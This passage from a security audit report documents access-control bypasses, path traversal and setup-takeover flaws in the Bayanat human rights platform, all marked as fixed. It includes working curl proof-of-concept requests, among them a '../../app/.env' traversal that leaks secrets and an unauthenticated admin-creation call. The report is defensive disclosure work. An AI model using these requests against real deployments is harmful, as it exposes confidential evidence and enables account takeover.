


PLATINUM

ISO/IEC 27001:2022
ISMS Certified
by Consilium Labs (IAS)

AICPA
SOC 2
Formerly SAS 70 Reports

Pentest Report

Client:
Bayanat Maintainers (SJAC)

Test Targets:

Web UI, API & Auth
Evidence Uploads
Import/Export
Background Tasks
Deployment Hardening
Fuzzing
Supply Chain
Threat Model

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dheeraj Joshi, BTech.
- Nabih Benazzouz, MSc.
- Patrick Ventuzelo, MSc.
- Szymon Grzybowski, MSc.

7ASecurity
Protect Your Site & Apps
From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction

“We built Bayanat to fill this gap—a professional-grade platform designed specifically for human rights documentation, freely available to organizations worldwide.”
”The organization collects documentation from multiple sources, secures them in a database, catalogs according to human rights standards, and analyzes using legal expertise combined with big data methodologies.”

From https://bayanat.org/about/

This document outlines the results of a penetration test and *whitebox* security review conducted against the Bayanat platform. The project was solicited by Bayanat Maintainers (SJAC) and executed by 7ASecurity in April and May 2026. The audit team dedicated 32 working days to complete this assignment.

During this iteration the goal was to review the solution as thoroughly as possible, to ensure Bayanat users can be provided with the best possible security. The methodology implemented was *whitebox:* 7ASecurity was provided with access to a staging environment, documentation, test users, and source code. A team of 6 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by April 2026, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Slack channel. The Bayanat team was helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

This audit split the scope items into the following work packages, which are referenced in the ticket headlines as applicable:

- WP1: Bayanat Web Application & API Audit
- WP2: Bayanat Authentication, Authorization & Workflow Audit
- WP3: Bayanat Evidence Ingestion, Import/Export & Background Tasks Audit
- WP4: Bayanat Deployment Hardening Audit
- WP5: Bayanat Parser Fuzzing & Regression Corpus
- WP6: Bayanat Supply Chain & Release Process Review
- WP7: Bayanat Lightweight Threat Model (Review & Update)

The findings of the security audit can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
22	*21*	*43*

Please note that the analysis of work packages WP6 and WP7 is provided separately, in the following sections of this report:

- WP6: Bayanat Supply Chain & Release Audit
- WP7: Bayanat Lightweight Threat Model (Review & Update)

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the Bayanat applications.

Scope

The following list outlines the items in scope for this project:

- **WP1: Bayanat Web Application & API Audit**
  - https://github.com/sjacorg/bayanat/tree/auto-update-simplified
- **WP2: Bayanat Authentication, Authorization & Workflow Audit**
  - https://github.com/sjacorg/bayanat/tree/auto-update-simplified
  - https://docs.bayanat.org/en/access-control
  - https://docs.bayanat.org/en/users-groups
  - https://docs.bayanat.org/en/workflow
  - https://docs.bayanat.org/security/threat-model.html
  - https://github.com/sjacorg/bayanat/…/enferno/admin/views
  - https://github.com/sjacorg/bayanat/…/enferno/user
- **WP3: Bayanat Evidence Ingestion, Import/Export & Background Tasks Audit**
  - https://github.com/sjacorg/bayanat/tree/auto-update-simplified
  - https://docs.bayanat.org/security/threat-model.html
  - https://github.com/sjacorg/bayanat/tree/auto-update-simplified/enferno
- **WP4: Bayanat Deployment Hardening Audit**
  - As Above and additionally
  - https://docs.bayanat.org/deployment/docker.html
  - https://docs.bayanat.org/deployment/installation.html
- **WP5: Bayanat Parser Fuzzing & Regression Corpus**
  - As above
- **WP6: Bayanat Supply Chain & Release Process Review**
  - As above
- **WP7: Bayanat Lightweight Threat Model (Review & Update)**
  - As Above

Overview of Findings

The findings of the security audit can be summarized as follows:

Identified Vulnerabilities
22

The following chart summarizes the identified findings classified as vulnerabilities with higher exploitation potential:




Fig.: Summary of vulnerabilities identified

Summary of Findings

The vulnerabilities with higher exploitation potential identified during this engagement can be summarized as follows:

Risk	Issue
High	BAY-01-001 WP2: Authorization Bypass in Revision History APIs
High	BAY-01-002 WP3: Authorization Bypass in OCR Extraction Update
High	BAY-01-005 WP4: Admin Takeover via Unauthenticated Bootstrap Endpoint
High	BAY-01-006 WP4: Database Superuser Access via Bootstrap Trust Auth
High	BAY-01-008 WP3: Stored XSS via Import Pipeline Sanitization Bypass
High	BAY-01-009 WP3: Authorization Bypass in Media Update Endpoint
High	BAY-01-010 WP2: Authorization Bypass via Nested Relation Mutation
High	BAY-01-011 WP2: Authorization Bypass via Bulk Role Replacement
High	BAY-01-012 WP2: Authorization Bypass via Direct Media APIs
High	BAY-01-013 WP4: Privilege Escalation via Auto-Update Wrapper
High	BAY-01-039 WP5: Stored XSS via Sheet Import Mismatch Handling
Medium	BAY-01-003 WP3: Authorization Bypass in Export Worker Tasks
Medium	BAY-01-004 WP1/5: Path Traversal in CSV/XLS Analysis Endpoints
Medium	BAY-01-007 WP1: Brute Force via Absent Login Rate Limiting
Medium	BAY-01-040 WP5: Export Creation DoS via Malformed JSON
Medium	BAY-01-041 WP5: DoS via Missing Media Import Timeout
Low	BAY-01-035 WP5: CSV Analyze DoS via Ragged Rows
Low	BAY-01-036 WP5: XLS Analyze DoS via Missing xlrd
Low	BAY-01-037 WP5: XLSX Analyze DoS via Sheet Parameter
Low	BAY-01-038 WP5: Column Mapping Error via Numeric XLSX Headers

Low	BAY-01-042 WP5: Import API DoS via Malformed JSON
Low	BAY-01-043 WP5: Web Import DoS via Missing Extractor Key

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note that these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *BAY-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

BAY-01-001 WP2: Authorization Bypass in Revision History APIs *(High)*

Retest Notes: Resolved by Bayanat[1] and confirmed by 7ASecurity.

It was found that an object-level authorization vulnerability exists in the revision history API endpoints for Actors, Bulletins, and Incidents. Only generic role checks (*Admin*, *view_simple_history*, or *view_full_history*) are enforced by the history subsystem. Access by the authenticated caller to the underlying item is not re-validated. Because the Bayanat access-control model restricts sensitive records at the item level through group membership, this omission creates a secondary data surface bypass. An authenticated user with a history-view permission, but without access to the target item, can retrieve its full revision history, including hidden review comments, field deltas, status transitions, and assignment metadata.

Steps to reproduce:

1. Assign a non-admin account either the *view_simple_history* or *view_full_history* permission.
2. Ensure this account is not a member of the restricted group for the target item.
3. Create a private item (such as a Bulletin) and modify it to generate history metadata.
4. Using the same non-admin account, access the restricted item. The backend returns restricted access.
5. Access the history API endpoint, such as */admin/api/bulletinhistory/<id>*. The revision payload of the restricted item is disclosed.

This was confirmed as follows:

PoC (Access a Restricted Bulletin):

```
curl -k 'https://pentest.bayanat.org/admin/api/bulletin/201?mode=3' -H 'Host:
pentest.bayanat.org' -H 'Connection: keep-alive' -H 'Cookie:
session=QBzK8Wqh[...]VYZSgcU8KSeKmIs'
```

Result:

```
{"message": "Restricted Access"}
```

[1] https://github.com/sjacorg/bayanat/commit/80f56b9bc

PoC (Access History Associated with a Restricted Bulletin):

```
curl -k 'https://pentest.bayanat.org/admin/api/bulletinhistory/201' -H 'Host:
pentest.bayanat.org' -H 'Cookie: session=QBzK8Wqh[...]VYZSgcU8KSeKmIs'
```

Output:


```
{
  "data": {
    "items": [
      {
        "id": 6,
        "data": {
          "class": "bulletin",
          "id": 201,
          "title": "Test Bulletin History 7ASec",
          "title_ar": null,
          "sjac_title": "Test Bulletin History 7ASec",
          "sjac_title_ar": null,
          "originid": null,
          "assigned_to": {
            "id": 1,
            "name": "user-1",
            "username": "user-1",
            "display_name": "None (admin)"
[...]
```


This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/__init__.py#L33-L51

Affected Code:

```
def require_view_history(f):
    """
    Decorator to ensure the user has the required permissions to view history.
    """
    @wraps(f)
    # Ensure the user is logged in before checking permissions
    @auth_required("session")
    def decorated_function(*args, **kwargs):
        # Check if user has the required view history permissions
        if not (
            current_user.has_role("Admin")
            or current_user.view_simple_history
            or current_user.view_full_history
        ):
            return HTTPResponse.forbidden()
        return f(*args, **kwargs)
```

```
    return decorated_function
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/history.py#L14-L82

Affected Code:

```
@admin.route("/api/bulletinhistory/<int:bulletinid>")
@require_view_history
def api_bulletinhistory(bulletinid: t.id) -> Response:
    """
    Endpoint to get revision history of a bulletin.

    Args:
        - bulletinid: id of the bulletin item.

    Returns:
        - json feed of item's history / error.
    """
    result = (
        BulletinHistory.query.filter_by(bulletin_id=bulletinid)
        .order_by(desc(BulletinHistory.created_at))
        .all()
    )

  [...]
```

The root cause is that the history subsystem treats possession of a history-view ability as a sufficient authorization decision. The per-object group restriction applied to the underlying record is never re-evaluated, allowing the history endpoints to expose data for objects that the caller is not permitted to open directly.

It is recommended to load the root entity before any history query and require *current_user.can_access(root)* before revision data is fetched or serialized. This check must be applied consistently to both simple and full-diff views, and across all three entity types (Actors, Bulletins, and Incidents). Regression tests should be added to assert that out-of-group history requests for restricted items are rejected in all three cases.

BAY-01-002 WP3: Authorization Bypass in OCR Extraction Update *(High)*

Retest Notes: Resolved by Bayanat[2] and confirmed by 7ASecurity.

It was found that a broken object-level authorization vulnerability exists in the OCR extraction subsystem of *media.py*. The GET route for */admin/api/extraction/<id>* correctly loads the parent *Media* record and denies access when *current_user.can_access(media)* returns false[3]. However, the corresponding PUT route for the same extraction ID omits this check entirely. The Extraction row is updated directly without verifying that the requesting user belongs to the group associated with the parent media object.

Because extraction IDs are observable through normal application use, a PUT request can be issued by any authenticated *DA* or *Admin* user against an extraction ID belonging to a restricted media item outside the assigned group. A successful *transcribe* or *cant_read* action overwrites the *text*, *status*, *history*, *reviewed_by*, and *reviewed_at* fields and commits the changes. The success response returns *jsonify(extraction.to_dict())*, which includes the full extraction text and history arrays. As a result, the vulnerable update path provides both a cross-group write primitive and an unauthorized read primitive.

This issue can be confirmed by reviewing the following file:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/media.py#L771

Affected Code:

```
@admin.put("/api/extraction/<int:extraction_id>")
@auth_required("session")
@roles_accepted("Admin", "DA")
def api_extraction_update(extraction_id: int):
    """
    Update extraction record (transcribe or mark unreadable).
    Body:
      - action: transcribe|cant_read
      - text: (required for transcribe) corrected text
    """
    extraction = Extraction.query.get(extraction_id)
    if not extraction:
        return HTTPResponse.not_found("Extraction not found")

    data = request.json or {}
    action = data.get("action")
```

[2] https://github.com/sjacorg/bayanat/commit/d0f4581da
[3] https://github.com/sjacorg/bayanat/blob/auto-update-simplified/enferno/admin/views/media.py#L752

```
[...]
return jsonify(extraction.to_dict())
```

Separate read and write paths are implemented for extraction records, but object-level authorization is applied only to the read side. Because the write route resolves the Extraction row directly by ID and returns the full serializer payload upon completion, the group-based access model enforced elsewhere in the application is bypassed.

It is recommended to load the parent *Media* record and evaluate *current_user.can_access(media)* in every extraction mutation path. Out-of-group requests should be rejected before any modification is applied. The update response should return only a compact serializer instead of the full extraction payload. Regression tests covering cross-group *PUT* attempts should be added to prevent reintroduction of this flaw.

BAY-01-003 WP3: Authorization Bypass in Export Worker Tasks *(Medium)*

Retest Notes: Resolved by Bayanat[4] and confirmed by 7ASecurity.

It was found that an authorization bypass vulnerability exists in the asynchronous export pipeline of the application. While role-based access control (RBAC) is correctly enforced for direct bulletin access, this control is not replicated within the Celery worker tasks responsible for export generation. A 403 Restricted Access response is returned when the requesting user lacks the required role. When an account with the *can_export=True* permission submits an export request, the worker functions *generate_json_file*, *generate_pdf_files*, and *generate_csv_file* query the database directly using the caller-supplied IDs. No verification is performed to confirm whether the requester is authorized to access each referenced item. As a result, restricted bulletin IDs can be included in an export request. Upon administrative approval, their full contents are disclosed to the requester.

This issue is not mitigated by the administrative approval workflow, as the approval interface provides no indication that any requested items are restricted relative to the requesting user. The vulnerability therefore presents an authorization bypass for bulletin confidentiality controls via the export mechanism.

Steps to reproduce:

1. Authenticate as a low-privilege user with the *can_export* permission.
2. Access a restricted bulletin through a direct API call. Confirm that the backend returns “Restricted Access”.
3. Submit an export request containing the restricted bulletin ID.

[4] https://github.com/sjacorg/bayanat/commit/3ce769fe8

4. Authenticate as an administrator and approve the export request.
5. Poll until the processing, completing, and verifying statuses are reached.
6. Download the export archive and inspect its contents.

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/tasks/exports.py#L93

Affected Code:
```
@celery.task
def generate_pdf_files(export_id: t.id) -> t.id | Literal[False]:
    """
    PDF export generator task.

    Args:
        - export_id: Export ID.

    Returns:
        - export_id if successful, False otherwise.
    """
    export_request = db.session.get(Export, export_id)

    chunks = chunk_list(export_request.items, BULK_CHUNK_SIZE)
    dir_id = Export.generate_export_dir()
    [...]
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/tasks/exports.py#L141

Affected Code:
```
@celery.task
def generate_json_file(export_id: t.id) -> t.id | Literal[False]:
    """
    JSON export generator task.

    Args:
        - export_id: Export ID.

    Returns:
        - export_id if successful, False otherwise.
    """
    export_request = db.session.get(Export, export_id)
    chunks = chunk_list(export_request.items, BULK_CHUNK_SIZE)
    file_path, dir_id = Export.generate_export_file()
    export_type = export_request.table
    [...]
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/tasks/exports.py#L189

Affected Code:
```
@celery.task
def generate_csv_file(export_id: t.id) -> t.id | Literal[False]:
    """
    CSV export generator task.

    Args:
        - export_id: Export ID.

    Returns:
        - export_id if successful, False otherwise.
    """
    export_request = db.session.get(Export, export_id)
    file_path, dir_id = Export.generate_export_file()
    export_type = export_request.table
```

This was confirmed as follows:

Request (Attempt to Access a Restricted Bulletin):
```
GET /admin/api/bulletin/201?mode=3 HTTP/1.1
Host: pentest.bayanat.org
Cookie: session=1A-ez7ICgyjRWwUlCUEx89rwaIVth2K9hX0SGrzfbg0
[...]
```

Response:
```
HTTP/1.1 403 Forbidden
[...]

{
    "message": "Restricted Access"
}
```

Request (Export a Restricted Bulletin):
```
POST /export/api/bulletin/export HTTP/1.1
Host: pentest.bayanat.org
[...]

{"items":[203,202,
201],"config":{"format":"pdf","tags":["Example"],"comment":"Example"}}
```

Response:
```
HTTP/1.1 201 Created
Alt-Svc: h3=":443"; ma=2592000
Content-Length: 551
Content-Type: application/json
```

```
[...]

{
    [...]
            "updated_at": "2026-04-23T14:13",
            "created_at": "2026-04-23T14:13",
            "expired": true,
            "uid": "Mw.zFnp3X9D_0muGaCwuvnWWhDPqAA",
            "items": [203, 202, 201]
        }
    },
    "message": "Export request created successfully, id:  3 "
```

Result (Successfully access to restricted bulletin):

```
~/Downloads/export_20260423-141534  ls -la
total 72
drwx------@  5 daniel  staff    160 Apr 23 11:21 .
drwx------@ 14 daniel  staff    448 Apr 23 16:00 ..
-rw-r--r--@  1 daniel  staff  10376 Apr 23 14:15 bulletin-201.pdf
-rw-r--r--@  1 daniel  staff  11338 Apr 23 14:15 bulletin-202.pdf
-rw-r--r--@  1 daniel  staff   9790 Apr 23 14:15 bulletin-203.pdf
```

It is recommended to introduce per-item authorization checks within the export worker functions in *enferno/tasks/exports.py*. Before inclusion in the export output, each bulletin should be verified against the access permissions of the requester. Only items for which the requester holds the appropriate role should be included in the generated file. Additionally, the administrative approval interface should be enhanced to surface any access restrictions applicable to the requesting user, enabling administrators to make informed decisions when reviewing export requests.

Proposed Fix:

```
requester = User.query.get(export_request.requester_id)
bulletins = Bulletin.query.filter(Bulletin.id.in_(group)).all()
accessible = [
    b for b in bulletins
    if requester.can_access(b)
]
```

BAY-01-004 WP1/5: Path Traversal in CSV/XLS Analysis Endpoints *(Medium)*

Retest Notes: Resolved by Bayanat[5] and confirmed by 7ASecurity.

A path traversal vulnerability was identified in the CSV and Excel import analysis endpoints of the application. File paths are constructed by concatenating a base import directory with a user-controlled filename parameter via *pathlib.Path*, without validating that the resolved path remains within the intended directory boundary. Python *pathlib* does not reject *../* traversal components. In addition, if an absolute path is supplied as the filename value, the configured import directory can be replaced entirely.

Although file access is expected to be restricted to the configured import directory, this restriction is not enforced. When a filename value containing path traversal sequences, such as *../../../../app/.env*, is supplied, the resulting path resolves outside the import directory. Arbitrary files on the server filesystem that are readable by the application process can then be accessed. The resolved path is passed directly to file parsing functions such as *pd.read_csv*, and portions of the file content are returned in the HTTP response. This behavior is present across three endpoints: *api_csv_analyze()*, *api_xls_sheet()*, and *api_xls_analyze()*.

As a result, sensitive server-side files can be read by an authenticated administrative user. This includes application secrets stored in the *.env* file, specifically *SECRET_KEY*, *SECURITY_TOTP_SECRETS*, and *SECURITY_PASSWORD_SALT*, none of which should be accessible through application functionality. This was confirmed as follows:

Command (Check for Exposed Secret Application Files via Path Traversal):

```
curl -s -b /tmp/poc_cookies.txt \
  -X POST "http://localhost/import/api/csv/analyze" \
  -H "Content-Type: application/json" \
  -d '{"file":{"filename":"../../../../app/.env"}}'
```

Output:

```
{
  "data": {
    "columns": [
      "FLASK_APP=run.py"
    ],
    "head": {
      "FLASK_APP=run.py": {
        "0": "FLASK_DEBUG=0",
        "1": "SECRET_KEY='T1ta[...]='",
        "2": "SECURITY_PASSWORD_SALT='96zO[...]='",
        "3": "SECURITY_TOTP_SECRETS='GGe1[...]='",
```

[5] https://github.com/sjacorg/bayanat/commit/4b66981d5

```
        "4": "SECURITY_TWO_FACTOR=True"
      }
    }
  }
}
```

Affected Files:
https://github.com/sjacorg/bayanat/[...]/enferno/data_import/views.py#L257
https://github.com/sjacorg/bayanat/[...]/enferno/data_import/views.py#L274
https://github.com/sjacorg/bayanat/[...]/enferno/data_import/views.py#L288

Affected Code:

```
@imports.post("/api/csv/analyze")
@roles_required("Admin")
def api_csv_analyze() -> Response:
    """API endpoint to analyze a csv file."""
    # locate file
    filename = request.json.get("file").get("filename")
    import_dir = Path(current_app.config.get("IMPORT_DIR"))

    filepath = (import_dir / filename).as_posix()
    result = SheetImport.parse_csv(filepath)

    if result:
        return HTTPResponse.success(data=result)
    else:
        return HTTPResponse.error("Problem parsing sheet file", status=417)
```

The same path-construction pattern is also present in *api_xls_sheet()* and *api_xls_analyze()*.

It is recommended to validate the resolved path against the configured import directory before any file access. This can be achieved by calling *Path.resolve()* on the constructed path and rejecting any path that is not equal to, or located under, the resolved import directory. Additionally, the *filename* parameter should be validated against a server-side record of files produced through the legitimate import workflow, rather than accepting arbitrary client-supplied values.

BAY-01-005 WP4: Admin Takeover via Unauthenticated Bootstrap Endpoint *(High)*

Retest Notes: Resolved by Bayanat[6][7][8][9][10][11] and confirmed by 7ASecurity.

It was found that a pre-authentication administrative takeover vulnerability exists in the Bayanat setup subsystem. The */api/create-admin* endpoint is reachable over the network without any authentication during the initial installation window. The officially documented one-command installation procedure starts the application and its reverse proxy before any administrator account exists. The setup blueprint explicitly excludes */api/create-admin* from all authentication guards. A fully privileged *Admin* account and an active login session are granted to the first network client that submits a valid request to this endpoint. No installer-side secret or local-only binding enforces legitimate ownership of the bootstrap step. The same attack surface is reopened if all *Admin* users are subsequently removed and the zero-admin condition is restored.

This issue was confirmed by deploying the documented quick-install flow on a network-reachable host. After the final access URL was printed by the installer, the setup wizard */api/create-admin* POST request was replayed from a separate client before the legitimate operator completed the browser-based setup flow. The newly created *Admin* record was returned, and the session was established. The takeover was completed.

Command (Admin Account Takeover via Initial Caller) :

```
 curl -k 'http://172.29.32.164/api/create-admin' -X 'POST' -H 'Host: 172.29.32.164' -H
$'Accept: application/json' -H 'Referer: http://172.29.32.164/setup_wizard' -H
'Content-Type: application/json' -H 'Content-Length: 39' -H 'Origin:
http://172.29.32.164' --data-binary '{"username":"admin","password":"admin"}'
```

Output:

```
{"data": {"item": {"id": 1, "name": "Admin", "google_id": null, "email": null,
"username": "admin", "display_name": "Admin (admin)", "active": true, "roles": [{"id":
1, "name": "Admin", "description": "System Role", "color": ""}], "view_usernames":
true, "view_simple_history": true, "view_full_history": true, "can_self_assign": false,
"can_edit_locations": false, "can_export": false, "can_import_web": false,
"can_access_media": false, "force_reset": null, "two_factor_devices": []}}, "message":
"Admin user installed successfully"}
```

The Admin account was shown as successfully added to the instance in the setup wizard.

[6] https://github.com/sjacorg/bayanat/commit/597e7e6c1
[7] https://github.com/sjacorg/bayanat/commit/adb413976
[8] https://github.com/sjacorg/bayanat/commit/dde75cc90
[9] https://github.com/sjacorg/bayanat/commit/ed8147451
[10] https://github.com/sjacorg/bayanat/commit/1d800205f
[11] https://github.com/sjacorg/bayanat/commit/c96974b09




Fig.: Admin successfully added to the Bayanat Instance

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/setup/views.py#L40

Affected Code:

```
@bp_setup.before_app_request
def handle_installation_check() -> Optional[Response]:
   """Redirect to setup wizard if the app is not installed."""
   excluded_paths = [
       "/setup_wizard",
       "/static",
       "/assets",
       "/_debug_toolbar",
       "/favicon.ico",
       "/api/create-admin",
       "/api/check-admin",
       "/api/default-config",
       "/api/import-data",
       "/api/check-data-imported",
       "/admin/api/configuration/",
       "/admin/api/location-admin-levels/",
       "/admin/api/location-admin-level",
       "/api/complete-setup",
       [...]
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/setup/views.py#L75-L106

Affected Code:

```
@bp_setup.post("/api/create-admin")
def create_admin() -> Any:
   """Create an admin user if one doesn't exist."""
```

```
    admin_role = Role.query.filter(Role.name == "Admin").first()

    if admin_role.users.all():
        return HTTPResponse.error("Admin user already exists")

    data = request.json
    username = data.get("username")
    password = data.get("password")

    if not username or not password:
        return HTTPResponse.error("Username and password are required")

    if User.query.filter(User.username == username.lower()).first():
        return HTTPResponse.error("Username already exists")

    new_admin = User(username=username, password=hash_password(password), active=1,
name="Admin")
    new_admin.roles.append(admin_role)

    db.session.add(new_admin)
    try:
        db.session.commit()
        login_user(new_admin)
        return HTTPResponse.created(
            message="Admin user installed successfully",
            data={"item": new_admin.to_dict()},
        )
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/templates/setup_wizard.html#L596-L602

Affected Code:

```
createSuperAdmin() {
    this.loading = true;
    this.error = '';

    api.post('/api/create-admin', {
        username: this.username,
        password: this.password
    })
```

It is recommended to prevent the */api/create-admin* endpoint from being exposed on a live, unauthenticated network path. This can be achieved by binding the application to localhost until setup is complete, requiring a high-entropy one-time setup token generated and printed by the installer script, or provisioning the initial administrator account during the install or CLI bootstrap phase before the reverse proxy is opened to the network. Bootstrap requests must be refused whenever *SETUP_COMPLETE* is true.

A regression test should be added to verify that a freshly installed instance cannot be claimed remotely without the installer-generated secret.

BAY-01-006 WP4: Database Superuser Access via Bootstrap Trust Auth *(High)*

Retest Notes: Resolved by Bayanat[12] and confirmed by 7ASecurity.

It was found that a privileged misconfiguration vulnerability exists in the Bayanat quick-install bootstrap script[13]. The supported one-command installer creates the bayanat PostgreSQL role with full superuser privileges via *createuser -s*. A *local trust* authentication rule is then inserted for that role into *pg_hba.conf*. Under the PostgreSQL trust method, any process that can open a local Unix socket connection and claim the bayanat role name is accepted without a password. As a result, any low-privilege local account or co-located service on the host can connect to the evidence database as a superuser and fully read or modify its contents. Because this installer is presented by the official documentation as the fast, supported deployment path for sensitive evidence data, the affected trust boundary is real and the practical severity is High.

